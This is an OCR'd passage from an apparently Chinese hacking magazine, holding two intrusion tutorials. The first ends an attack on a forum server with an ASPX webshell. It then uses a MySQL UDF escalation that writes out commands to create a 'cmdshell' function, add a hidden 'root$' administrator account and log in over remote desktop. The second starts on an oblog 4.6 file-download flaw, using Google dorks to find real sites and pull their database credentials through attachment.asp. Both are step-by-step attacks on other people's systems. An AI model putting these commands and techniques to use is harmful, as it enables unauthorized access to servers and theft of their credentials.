


图13




图14

我们重新找一个目录上传一个ASPX大马（对方服务器也支持ASPX)，因为刚才是更改默认模板customfaq.lang.php文件，此时论坛打开会出错，管理员会发现的，所以我们赶紧去后台将customfaq.lang.php模板内容改回来。打开新的大马，看看能不能执行命令“netstat -na”，如图14。

成功执行了命令，并且3389是打开的，这倒是省事了，我们再输入命令“net user root$ 5201314 /add”，然后再执行“net user root$”看看，如图15。

没有回显，说明添加用户没有成功，提权失败，看来我们要换一种方法提权了。大家还记得我们前面得到的mysql的用户名和密码吧，而且权限还是ROOT最高权限。好了，上传一个mySQL提权的文件，如图16。




图15




图16

打开后，输入帐号、密码、数据库名等信息，然后进行提交，连接MYSQL成功。对于“导出到此路径”，Win2000系统是C:\Winnt\udf.dll，Win2003系统是C:\Windows\udf.dll，如图17。




图17




图18




图19

填好后点击“导出到此目录”，成功导出。我们再来执行下

面几条命令，就可以完成添加用户的操作了了：**create function cmdshell returns string soname 'udf.dll'**，如图18，**select cmdshell('net user root$ 5201314 /add');**，如图19，成功添加root$用户。**select cmdshell('net localgroup administrators root$ /add');**，如图20，成功将root$用户加入到管理员组。




图20

呵呵，添加用户都成功了，我们赶紧连接对方的3389吧，输入用户名root$，密码5201314，连接成功，如图21。




图21

许多时候，一个网站在代码上并不存在什么漏洞，但往往由于用户的配置不当而导致漏洞的产生，才让我们有机可乘。如果大家在入侵过程中遇到什么困难的话，希望能够多使用GOOGLE或BAIDU，因为大部分的解决方法都在那里。文章如果还有什么不明白的地方，可以到X 论坛来与我交流。

（文章中涉及到的工具2008.php、su.php已经收录在光盘中）

Oblog4.6文件下载漏洞简单利用

txcbg

文章难易度：★★★
文章阅读点：如何利用oblog4.6的文件下载漏洞得到conn.asp以及进入后台后如何拿到webshell的全过程

Oblog是一套多用户博客建站程序，用的人不少，漏洞也不少，这不，又暴出了oblog4.6文件下载漏洞。由于漏洞最初是在4月1号（愚人节）那天被公布的，因此当时很多人都认为是个玩笑，但很快人们就发现这个漏洞是真的，于是关于该漏洞的介绍很快就出现在了各大安全论坛上。受该漏洞影响的oblog版本是4.6sql＋access，出现漏洞的文件是attachment.asp。利用该漏洞我们可以下载oblog下的任意文件，包括conn.asp。

漏洞的利用非常简单，直接访问http://www.xxx.com/attachment.asp?path=./conn.asp就可以下载conn.asp文件了。我直接在google中搜索“inurl:attachment.asp”，找出来不少可能存在这个漏洞的网站，直接在它们的网址后加上“/attachment.asp?path ./conn.asp”尝试下载conn.asp，试了几个就找到了一个，如图1。下载回来后使用记事本打开就看到了敏感信息，如图2。

